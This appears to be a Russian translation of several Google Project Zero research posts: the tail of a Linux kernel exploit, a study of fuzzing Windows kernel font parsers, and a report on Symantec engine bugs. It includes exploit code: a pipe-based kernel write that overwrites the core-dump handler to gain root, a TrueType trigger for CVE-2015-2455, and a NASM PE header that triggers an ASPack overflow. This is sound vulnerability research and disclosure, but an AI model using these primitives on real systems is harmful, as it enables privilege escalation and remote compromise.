Завершение сервера FUSE возобновляет выполнение в `post_corruption_user_code`. Поскольку проверки адресов `copy_to_user()` отключены, канал предоставляет произвольную запись в ядро:

```
void kernel_write(unsigned long addr, char *buf, size_t len) {
    int pipefds[2];
    if (pipe(pipefds))
        err(1, "pipe");
    if (write(pipefds[1], buf, len) != len)
        errx(1, "pipe write");
    close(pipefds[1]);
    if (read(pipefds[0], (char *)addr, len) != len)
        errx(1, "pipe read to kernelspace");
    close(pipefds[0]);
}
```

Теперь возможны произвольные чтение и запись пользовательского пространства. Чтобы получить оболочку root, эксплойт перезаписывает статический обработчик дампа ядра и создаёт `SIGSEGV`:

```
char *core_handler = "|/tmp/crash_to_root";
kernel_write(0xffffffff81e87a60,
             core_handler,
             strlen(core_handler) + 1);
```

Исправление ошибки

Путь закрыли двумя исправлениями. `2f36db710093` запрещает ecryptfs открывать нижележащие файлы без обработчика `mmap`. `e54ad7f1ee26` дополнительно запрещает накладывать её на procfs.

Полный эксплойт для получения root продемонстрировал, что переполнения стека ядра могут возникать из-за неочевидной рекурсии и оставаться пригодными для эксплуатации вопреки современным мерам защиты. В отчёте рекомендовалось добавить защитные страницы и перенести `thread_info` от нижней границы стека. Andy Lutomirski уже начал эту работу и впоследствии опубликовал исправления с защитными страницами.

Год фаззинга шрифтов ядра Windows, часть 1: результаты

Автор: Mateusz Jurczyk, Google Project Zero.

В этой серии рассказывается, как крупномасштабный фаззинг за один год обнаружил 16 уязвимостей в обработке TrueType и OpenType ядром Windows. В первой части представлен обзор безопасности шрифтов, проведённого фаззинга и его результатов, включая два совпадения с независимо разработанными эксплойтами. Во второй части рассматриваются техническое устройство и оптимизация проекта.

Предыстория

Шрифты представляют значительную поверхность атаки. Их форматы сложны структурно и семантически, большинство растеризаторов берёт начало в ранних 1990-х годах и написано на C или C++, а управляемые атакующим файлы поступают через документы, веб-страницы, файлы очереди печати и другие удалённые каналы. TrueType и OpenType также содержат мощные виртуальные машины для описания контуров глифов. Их арифметические и побитовые операции и средства работы с памятью позволяли создавать надёжные цепочки эксплуатации.

Ошибки в шрифтах неоднократно встречались в реальных атаках: Duqu использовал 0-day в TTF для ядра Windows, comex эксплуатировал ошибку Type 1 во FreeType для джейлбрейка iOS, а уязвимости шрифтов присутствовали в работах Joshua Drake и Keen Team на Pwn2Own. Только Microsoft за предшествующее десятилетие выпустила десятки бюллетеней безопасности для шрифтовых движков. Когда широко развёрнутое программное обеспечение настолько хрупко, что исследователи легко получают удобные 0-day, отдельные исправления ошибок не решают более общую проблему.

Улучшение состояния безопасности программного обеспечения для шрифтов

Зрелые реализации вряд ли могли исчезнуть, отчасти из-за важности производительности растеризации. Общая защита состоит в сокращении привилегий обработки шрифтов, например запуске FreeType в песочнице или переносе разбора шрифтов Windows из ядра, что начала делать Windows 10. Project Zero могла вместо этого повысить стоимость поиска уязвимостей, удалив легко доступные для фаззинга ошибки.

С 2012 года внутренняя инфраструктура Google масштабно фаззила FreeType, что принесло более 50 отчётов, многие из которых были связаны с эксплуатируемым повреждением памяти. Открытый исходный код делал работу с FreeType сравнительно простой: исследователи могли проверять код, применять статический анализ и компилировать его с AddressSanitizer, MemorySanitizer и SanitizerCoverage для недорогого обнаружения ошибок и фаззинга с обратной связью по покрытию.

Реализация шрифтов Windows была сложнее. Исходный код отсутствовал; общедоступные символы охватывали обработку растровых шрифтов и TTF в `win32k.sys`, но не Type 1 и OTF в `ATMFD.DLL`. Для ручного анализа требовалась обратная разработка, а движок работал в ядре внутри модуля, общего с графической подсистемой. Special Pools улучшали обнаружение, тогда как универсальная обработка исключений могла скрывать сбои.

В начале 2015 года ручной аудит виртуальной машины CharString для Type 1/CFF в ATMFD выявил восемь уязвимостей ядра. Этот компонент был автономным и обозримым, но полная кодовая база шрифтов и пространство её состояний были слишком велики для того же подхода. Фаззинг давал меньше уверенности в покрытии, зато гораздо лучше масштабировался и исторически, по-видимому, отвечал более чем за 90% ошибок в шрифтах.

Кампания против ядра Windows началась в мае 2015 года. Примерно через год и несколько циклов исправлений протестированное ядро оказалось чистым для использованных методов.

Результаты

Tracker	Тип	Формат и драйвер	Таблицы SFNT	Сообщено	Исправлено
368	Переполнение буфера пула	TTF (`win32k.sys`)	`glyf`	21 мая 2015	11 августа 2015
369	Переполнение буфера пула	OTF (`atmfd.dll`)	`GPOS`	21 мая 2015	20 июля 2015
370	Переполнение буфера пула	TTF (`win32k.sys`)	`hmtx`, `maxp`	21 мая 2015	11 августа 2015
382	Чтение за границами пула	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
383	Обращение к освобождённой памяти	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
384	Обращение к освобождённой памяти	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
385	Использование неинициализированной памяти	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
386	Чтение за границами пула	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
392	Чтение за границами пула	OTF (`atmfd.dll`)	`CFF`	21 мая 2015	11 августа 2015
401	Переполнение буфера пула	TTF (`win32k.sys`)	`glyf`	21 мая 2015	11 августа 2015
402	Переполнение буфера пула	TTF (`win32k.sys`)	`fpgm`, `hmtx`, `maxp`	21 мая 2015	11 августа 2015
506	Переполнение буфера пула	TTF (`win32k.sys`)	`OS/2`	18 августа 2015	10 ноября 2015

507	Переполнение буфера пула	TTF (`win32k.sys`)	`glyf`	18 августа 2015	10 ноября 2015
682	Переполнение буфера стека	OTF (`atmfd.dll`)	`CFF`	22 декабря 2015	8 марта 2016
683	Переполнение буфера пула	OTF (`atmfd.dll`)	`CFF`	22 декабря 2015	8 марта 2016
684	Переполнение буфера пула	TTF (`win32k.sys`)	`EBLC`, `EBSC`	22 декабря 2015; обновлено 25 января 2016	12 апреля 2016

Записи tracker содержали краткие описания сбоев, журналы Special Pool для Windows 7 x86 и шрифты для доказательства концепции. Для некоторых сбоев также требовался специальный загрузчик шрифтов, переданный Microsoft в закрытом порядке и описанный во второй части.

Отчёты поступили тремя пакетами. В первом было большинство ошибок, поскольку фаззер сразу достиг множества новых путей. Более поздние и длительные запуски выявили сбои, ранее скрытые более частыми bugcheck. Microsoft исправила каждый пакет в пределах 90-дневного срока Project Zero. Для проблемы 684 потребовалось дополнить отчёт после того, как стороны определили конфигурацию системы, необходимую для воспроизведения.

Ошибки охватывали обработку TTF и OTF в нескольких таблицах SFNT. Большинство позволяло локально повышать привилегии, в том числе выходить из песочницы, и потенциально удалённо выполнять код в приложениях, непосредственно передающих недоверенные файлы в GDI. Почти все они сохранялись в версиях Windows новее тестовой Windows 7. Растеризация в пользовательском режиме Windows 10 снижала последствия для повышения привилегий, но выполнение кода внутри ограниченного процесса всё ещё было возможно.


Совпадения

Весомое подтверждение ценности защитного исследования уязвимостей — совпадение с боевыми эксплойтами, особенно с 0-day, применяемыми против пользователей. Первые две зарегистрированные проблемы, 368 и 369, вскоре оказались идентичны ошибке TTF, использованной Keen Team на Pwn2Own 2015, и ошибке OTF, найденной вместе с готовым эксплойтом в утечке Hacking Team.

Эти ошибки также были самыми лёгкими для поиска. Фаззер постоянно находил обе, и для их активации во многих настоящих шрифтах было достаточно инвертировать один бит или поменять местами два байта. Это подтверждало цель кампании: устранить именно легко доступные ошибки, которые другие участники с высокой вероятностью могли обнаружить и превратить в оружие.

Совпадение с 0-day Hacking Team

Первый пакет из семи сбоев OpenType и четырёх TrueType планировалось исправить во вторник обновлений августа 2015 года. 20 июля Microsoft неожиданно выпустила внеплановый бюллетень MS15-078:



Out-of-band release for Security Bulletin MS15-078

Rate this article ☆☆☆☆☆

MSRC Team July 20, 2015

f 0 0 in 0 0

Today, we released a security bulletin to provide an update for Microsoft Windows. Customers who have automatic updates enabled or apply the update, will be protected.

We recommend customers apply the update as soon as possible, following the directions in the security bulletin.

More information about this bulletin can be found at Microsoft's Bulletin Summary page.

MSRC Team

Mateusz Jurczyk значился среди упомянутых в нём исследователей:

July 2015

MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Mateusz Jurczyk of Google Project Zero
MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Genwei Jiang of FireEye, Inc.
MS15-078	OpenType Font Driver Vulnerability	CVE-2015-2426	Moony Li of TrendMicro Company

Проблема 369 совпала с боевым эксплойтом, независимо найденным двумя исследователями в данных Hacking Team, утёкших 5 июля 2015 года. Утечка включала исходный код продукта для слежки, деловые документы и 0-day для Flash Player, ядра Windows, Internet Explorer, SELinux и других целей. До 20 июля CVE-2015-2426 не была известна публично, что указывает на закрытое сообщение Microsoft.

Эксплойт повышал привилегии в Windows 8.1. Первопричиной было ошибочное предположение в драйвере OpenType ATMFD:

```
LPVOID lpBuffer = EngAllocMem(8 + GPOS.Class1Count * 0x20);
if (lpBuffer != NULL) {
    // Copy the first element.
    memcpy(lpBuffer + 8, ..., 0x20);
    // Copy the remaining Class1Count - 1 elements.
}
```

`Class1Count` — 16-разрядное поле GPOS. Код предполагал, что оно ненулевое, и безусловно копировал первый 32-байтовый элемент. При нулевом значении выделялось лишь восемь байт, а буфер пула переполнялся на 32 байта. Подготовка пула размещала непосредственно следом объект из `win32k.sys` типа `CHwndTargetProp`, позволяя перезаписать его таблицу виртуальных функций адресом пользовательского режима. После утечки базового адреса `win32k.sys` ROP-цепочка отключала SMEP и запускала шелл-код повышения привилегий.

Требовалось лишь обнулить два соседних байта файла. Простой мутационный фаззер легко находил ошибку, поэтому удивительно, что она дожила до 2015 года.

Совпадение с Pwn2Own

11 августа появились исправления для остальной части первого пакета. Microsoft снова указала другую группу в благодарностях за одну из находок:

MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2455	Mateusz Jurczyk of Google Project Zero
MS15-080	TrueType Font Parsing Vulnerability	CVE-2015-2455	KeenTeam's Jihui Lu and Peter Hlavaty, working with HP's Zero Day Initiative

CVE-2015-2455, отслеживаемая как ZDI-15-388 и проблема 368, была связана с инструкцией TrueType `IUP`. Keen Team использовала её для выхода из песочницы и полной компрометации системы на Pwn2Own 2015.

В спецификации TrueType явно сказано, что применение `IUP` к зоне 0 является ошибкой:

Interpolate Untouched Points through the outline

IUP[a]

Code Range 0x30 - 0x31

a 0: interpolate in the *y*-direction
1: interpolate in the *x*-direction

Pops –

Pushes –

Uses zp2, freedom_vector, projection_vector

Considers a glyph contour by contour, moving any untouched points in each contour that are between a pair of touched points. If the coordinates of an untouched point were originally between those of the touched pair, it is linearly interpolated between the new coordinates, otherwise the untouched point is shifted by the amount the nearest touched point is shifted.

This instruction operates on points in the glyph zone pointed to by zp2. This zone should almost always be zone 1. Applying IUP to zone 0 is an error.

Обработчик `win32k!itrp_IUP` не проверял, что текущая зона отличается от зоны 0. Он обрабатывал зону 0 как зону 1, вызывая переполнение буфера пула с содержимым и длиной, в значительной степени подконтрольными атакующему. Для активации требовались три инструкции:

```
PUSH[ ]   /* 1 value pushed */
0
SZP2[ ]   /* SetZonePointer2 */
IUP[0]    /* InterpolateUntPts */
```

Инверсия одного бита могла изменить аргумент `SZP2` или `SZPS` с 1 на 0. Поэтому это был самый частый сбой первого запуска простого фаззера. Позднее генератор программ TrueType создавал его примерно в каждом втором случае, из-за чего до выпуска исправления Microsoft пришлось запретить генератору такую конструкцию.

Этот эпизод также показывает, что внимательное чтение официальной спецификации способно выявить критическую уязвимость почти без аудита или фаззинга.

Заключительные мысли

Правильно применённый фаззинг оставался очень эффективным даже против зрелого, тщательно протестированного кода. Два совпадения показали, что ошибки шрифтов ядра Windows активно превращались в оружие в 2015 году. Во второй части объясняются подготовка корпуса, мутация и генерация шрифтов, масштабное выполнение в ядре, воспроизведение сбоев и минимизация.

Незадолго до этой публикации была открыта проблема 785 с подробностями повреждения пула в `ATMFD.DLL` на поверхности атаки `NamedEscape`, где также находилась вторая 0-day Hacking Team для ядра Windows — CVE-2015-2387.

Как скомпрометировать корпоративную конечную точку

Автор: Тэвис Орманди.

Symantec Endpoint Protection был известным продуктом корпоративной безопасности. Symantec повторно использовала его основной движок во всём ассортименте, включая потребительские продукты Norton. Project Zero обнаружила в этом движке несколько критических уязвимостей, многие из которых допускали удалённую эксплуатацию и создание червей.

Ошибки не требовали взаимодействия с пользователем, затрагивали конфигурации по умолчанию и выполнялись с максимально доступными привилегиями. В Windows часть уязвимого кода разбора загружалась непосредственно в ядро, превращая удалённые входные данные в повреждение памяти ядра.

Были затронуты следующие продукты:

• Norton Security, Norton 360 и устаревшие продукты Norton на всех платформах.
• Все версии Symantec Endpoint Protection на всех платформах.
• Symantec Email Security и Symantec Protection Engine.
• Symantec Protection for SharePoint Servers.
• Другие продукты, использующие тот же движок.

Некоторые продукты не могли обновляться автоматически, поэтому администраторам требовалось принять непосредственные меры.

Распаковщики в ядре: возможно, не лучшая идея?

Упаковщики исполняемых файлов, например UPX, сжимают бинарные файлы и изменяют их вид на диске. Антивирусные движки обрабатывают их с помощью специализированных распаковщиков распространённых форматов и эмуляции нестандартных форматов. Оба подхода сложны, и реализовать их безопасно непросто. Песочница и жизненный цикл безопасной разработки помогают, однако распаковщики и эмуляторы неоднократно порождали уязвимости в продуктах Comodo, ESET, Kaspersky, FireEye и других компаний.

Symantec добавила ещё одну опасность: её распаковщики работали в ядре Windows.

CVE-2016-2208

ASPack — давно существующий коммерческий упаковщик исполняемых файлов. Symantec включала распаковщики старых версий ASPack. В одном из них секция PE со значением `SizeOfRawData`, превышающим `SizeOfImage`, вызывала элементарное переполнение: код выделял `SizeOfImage` байтов, но копировал все доступные данные секции.

```
char *buf = malloc(SizeOfImage);
memcpy(&buf[DataSection->VirtualAddress],
       DataSection->PointerToRawData,
       SectionSizeOnDisk);
```

Атакующий управлял всеми значимыми значениями, получая простое переполнение кучи или пула. Для обнаружения распаковщика было достаточно следующей характерной заглушки ASPack:

```
.aspack:00412001 public start
```

```
.aspack:00412001 start proc near
.aspack:00412001 pusha
.aspack:00412002 call skipBytes
...
.aspack:00412014 pop ebp
.aspack:00412015 mov ebx, 0FFFFFFEDh
.aspack:0041201A add ebx, ebp
.aspack:0041201C sub ebx, 12000h
.aspack:00412022 cmp dword ptr [ebp+422h], 0
.aspack:00412029 mov [ebp+422h], ebx
.aspack:0041202F jnz END_OF_PACKER
...
```

Затем тест NASM использовал противоречивые значения секции PE:

```
VirtualAddress equ 0x10000-0x08 ; section data offset
SizeOfImage   equ 0x12000-0x0C ; allocation size
SectionPadding equ 0x2000       ; SizeOfImage-VirtualAddress

; Section header
db ".data", 0, 0, 0           ; Name
dd 0                           ; VirtualSize
dd VirtualAddress              ; VirtualAddress
dd 0xffffffff                  ; SizeOfRawData
dd __data                      ; PointerToRawData
dd 0                           ; PointerToRelocations
dd 0                           ; PointerToLinenumbers
dw 0                           ; NumberOfRelocations
dw 0                           ; NumberOfLinenumbers
dd 0                           ; Characteristics
```


Полный исходный код приложен к проблеме 820.


В Linux, macOS и других Unix-подобных платформах ошибка приводила к переполнению кучи антивирусного процесса с правами root. В Windows она повреждала память ядра. Фильтр-драйвер Symantec перехватывал системный ввод-вывод, поэтому для запуска сканирования было достаточно отправить файл по электронной почте или разместить ссылку на него; жертве не требовалось открывать файл. Таким образом, ошибка позволяла создать червя и скомпрометировать весь парк корпоративных компьютеров.

Переполнение буфера стека в потоке PowerPoint

Записи PowerPoint документированы в MS-PPT, но находятся внутри потоков формата Compound File Binary. Библиотека «декомпоновщика» Symantec предоставляла над этими потоками напоминающую stdio абстракцию для извлечения метаданных и макросов.


Для повышения скорости чтение буферизовалось. Тщательно подобранные записи нечётного размера могли оставить кеш неверно выровненным, из-за чего последующее чтение неправильно округлялось вверх:





Получившееся переполнение стека происходило в пути, используемом функцией Symantec «BloodHound Heuristics». В Norton та же функция называлась «Advanced Heuristic Protection». Администратор мог выбрать режим Low, Automatic или Aggressive; по умолчанию использовался Automatic, динамически включавший дополнительные проверки.

Простой тест надёжно вызывал сбой в режиме Aggressive, но сначала не срабатывал в режиме по умолчанию. Поиск в корпусе VirusTotal Intelligence показал, что некоторые документы PowerPoint заставляли режим Automatic выбирать агрессивный анализ. Их необычный поток содержал `ExOleObjStgCompressedAtom`. Извлечение этого сжатого объекта и включение его в тестовый поток с помощью `%incbin` в NASM воспроизвело переключение.



Эксплуатация


В Windows все исполняемые отображения использовали ASLR, но декомпоновщик работал в 32-разрядном процессе, а служба сканирования автоматически перезапускалась, что делало полный перебор практичным. Более надёжный способ заключался в точном управлении кешем для частичной перезаписи сохранённого адреса возврата с сохранением его старших битов

относительно модуля и без утечки адреса.

Сначала требовалось найти поблизости инструкцию `int3`:

```
0:069> s (@eip & 0xffff0000) Lffff cc 1
6cbc9ba3 cc 01 00 00 80 bb 68 46-00 00 00 0f 84 82 00 00
```

Управляемая частичная перезапись стабильно попадала на неё:



Затем последовательность гаджетов могла расширить доступный диапазон и свести оставшуюся задачу к обычной проблеме ROP. Исходный код эксплойта приложен к проблеме 823.

Так был получен полностью надёжный удалённый эксплойт против конфигураций Norton Antivirus и Symantec Endpoint по умолчанию, запускаемый через электронную почту или веб. Поскольку декомпоновщик входил в общий движок сканирования, были затронуты следующие продукты:

• Norton Antivirus для macOS и Windows.
• Symantec Endpoint для macOS, Windows, Linux и Unix.
• Symantec Scan Engine на всех платформах.
• Symantec Cloud и NAS Protection Engine.
• Symantec Email Security.
• Продукты защиты Symantec для SharePoint, Exchange, Notes и других систем.
• Другие продукты операторского, корпоративного, малого и среднего бизнеса и домашнего назначения, использующие этот движок.

Результатом становилось удалённое выполнение кода с правами SYSTEM в Windows и root на других платформах.

Управление уязвимостями

Производители антивирусов, как и все разработчики, обязаны отслеживать выпуски и объявления об уязвимостях вышестоящих проектов и распространять обновления. Декомпоновщик Symantec включал код, производный от открытых проектов, таких как `libmspack` и `unrarsrc`, но не получал их обновлений как минимум семь лет. Поэтому в продуктах Symantec сохранялись десятки публично известных уязвимостей, для некоторых из которых существовали общедоступные эксплойты.

Заключение

Помимо приведённых примеров Project Zero обнаружила дополнительные переполнения стека и ошибки повреждения памяти. Команда безопасности Symantec быстро устранила зарегистрированные проблемы.

Год фаззинга шрифтов ядра Windows, часть 2: методы

Автор: Mateusz Jurczyk, Google Project Zero.

В первой части были описаны мотивация и результаты годовой кампании по фаззингу шрифтов ядра Windows, включая совпадения с находками Keen Team и Hacking Team. Эта часть посвящена инженерным решениям, сделавшим кампанию эффективной. Многие из них относились к конкретной цели, но лежащие в их основе уроки применимы гораздо шире.

Технические подробности

Фаззинг звучит просто: изменить входные данные, запустить цель, обнаружить сбой и повторить. На практике итоговый результат складывается из множества этапов, каждый из которых может стать узким местом.

Подготовка корпуса входных данных

Мутационный фаззинг начинается с разнообразных, обычно допустимых файлов и вносит в них небольшие изменения. Так сохраняется сложная структура, ожидаемая целью, но создаются состояния, которых разработчики не предусматривали. Даже фаззеры с обратной связью по покрытию выигрывают от хорошего начального корпуса, не расходуя процессорное время на повторное открытие базовых структур.

Первоначально в кампании рассматривались:

• Шрифты TrueType (`.ttf`), обрабатываемые `win32k.sys`.
• Шрифты OpenType (`.otf`), обрабатываемые `ATMFD.DLL`.
• Растровые шрифты (`.fon`, `.fnt`), обрабатываемые `win32k.sys`.
• Шрифты Type 1 (`.pfb`, `.pfm`, `.mmm`), обрабатываемые `ATMFD.DLL`.

Type 1 исключили, поскольку Windows требует как минимум пару PFB/PFM, его структура сравнительно проста, виртуальная машина CharString уже была тщательно проверена, а значительная часть оставшейся логики ATMFD общая с OpenType. Растровые шрифты также убрали после того, как они дали только одно постоянное необработанное деление на ноль.

Измерять покрытие ядра Windows не планировалось, поэтому обычная дистилляция корпуса была недоступна. Проект повторно использовал избыточный корпус FreeType, сохранив до 100 образцов на каждую пару базовых блоков. После извлечения файлов TTF и OTF получилось 19 507 образцов: 14 848 TrueType и 4659 OpenType общим объёмом около 2,4 Гбайт.

Повторное использование корпуса, настроенного на другую реализацию, создаёт риск пропустить возможности, характерные только для Windows, особенно без обратной связи по покрытию. Избыточность и необычайно широкая поддержка форматов во FreeType частично снижали этот риск и позволили немедленно начать фаззинг.

Мутация TTF и OTF

Оба формата используют контейнер SFNT: таблицы определяются четырёхбайтовыми тегами и имеют не связанные между собой структуру, размер, важность и семантику. Существует около 50 таблиц, примерно 20 из них важны, а обязательных ещё меньше. Обработка всего файла как неразличимого потока байтов с последующим исправлением только контрольных сумм впустую игнорирует эту структуру.

В среднем в файлах корпуса было около десяти таблиц, повреждение которых влияло на способность Windows загрузить и отобразить шрифт. Полезный мутатор должен оставлять допустимой примерно половину целых файлов: он должен быть достаточно агрессивным для исследования граничных условий, но не настолько, чтобы разбор сразу прекращался.

Обозначим вероятность успешной загрузки изменённой таблицы `i` как `p_i`:

$$P(table_i)$$

Успешность всего файла равна произведению этих вероятностей:

$$P(table_1 \cap table_2 \cap \ldots \cap table_n)$$

$$P(font) = \prod_{i=1}^{n} P(table_i)$$

Если считать вероятности таблиц равными, получаем:

$$P(font) = P(table)^n$$

Для `n = 10` значимых таблиц и идеальной вероятности всего файла 0,5:

$$n = 10$$

$$P(font) = 0.5$$

$$P(table) = \sqrt[n]{P(font)} = \sqrt[10]{0.5} \approx 0.93$$

Таким образом, каждая изменённая таблица в среднем должна успешно разбираться примерно в 93% случаев.

Использовались пять простых алгоритмов:

- **Bitflipping:** инвертировать от одного до четырёх соседних битов в выбранных байтах.
- **Byteflipping:** заменить выбранные байты случайными значениями.
- **Chunkspew:** скопировать данные из одной области входа поверх другой.
- **Special Ints:** вставить граничные и магические целочисленные значения.
- **Add Sub Binary:** прибавить случайные целые числа к двоичным значениям или вычесть их.

Калибровочная программа загружала каждый файл корпуса, испытывала каждую пару таблицы и алгоритма и методом деления пополам находила долю мутаций, при которой успешно загружалось около 93% таблиц. Результаты усреднялись; таблицам, повреждение которых не влияло на загрузку, назначались общие коэффициенты.

Таблица	Bitflipping	Byteflipping	Chunkspew	Special Ints	Add/Sub Binary
`hmtx`	0.1	0.8	0.8	0.8	0.8

maxp	0.009766	0.078125	0.125	0.056641	0.0625
OS/2	0.1	0.2	0.4	0.2	0.4
post	0.004	0.06	0.2	0.15	0.03
cvt	0.1	0.1	0.1	0.1	0.1
fpgm	0.01	0.01	0.01	0.01	0.01
glyf	0.00008	0.00064	0.008	0.00064	0.00064
prep	0.01	0.01	0.01	0.01	0.01
gasp	0.1	0.1	0.1	0.1	0.1
CFF	0.00005	0.0001	0.001	0.0002	0.0001
EBDT	0.01	0.08	0.2	0.08	0.08
EBLC	0.001	0.001	0.001	0.001	0.001
EBSC	0.01	0.01	0.01	0.01	0.01
GDEF	0.01	0.01	0.01	0.01	0.01
GPOS	0.001	0.008	0.01	0.008	0.008
GSUB	0.01	0.08	0.01	0.08	0.08
hdmx	0.01	0.01	0.01	0.01	0.01
kern	0.01	0.01	0.01	0.01	0.01
LTSH	0.01	0.01	0.01	0.01	0.01
VDMX	0.01	0.01	0.01	0.01	0.01
vhea	0.1	0.1	0.1	0.1	0.1
vmtx	0.1	0.1	0.1	0.1	0.1
mort	0.01	0.01	0.01	0.01	0.01

Размер шрифтов варьировался от 8 Кбайт до 10 Мбайт, поэтому единый глобальный коэффициент оставался слишком жёстким. Для каждого прохода фаззер выбирал временный коэффициент из диапазона вокруг вычисленного идеального значения:

$$[0, 2 \times R]$$

$$R$$

В сочетании с небольшим дизассемблером и ассемблером SFNT на C++ это давало «умно-глупую» мутацию: простые случайные операции, но с управляемым средним поведением парсера.

Пятнадцать из шестнадцати уязвимостей кампании были получены именно в такой конфигурации.

Генерация программ TTF

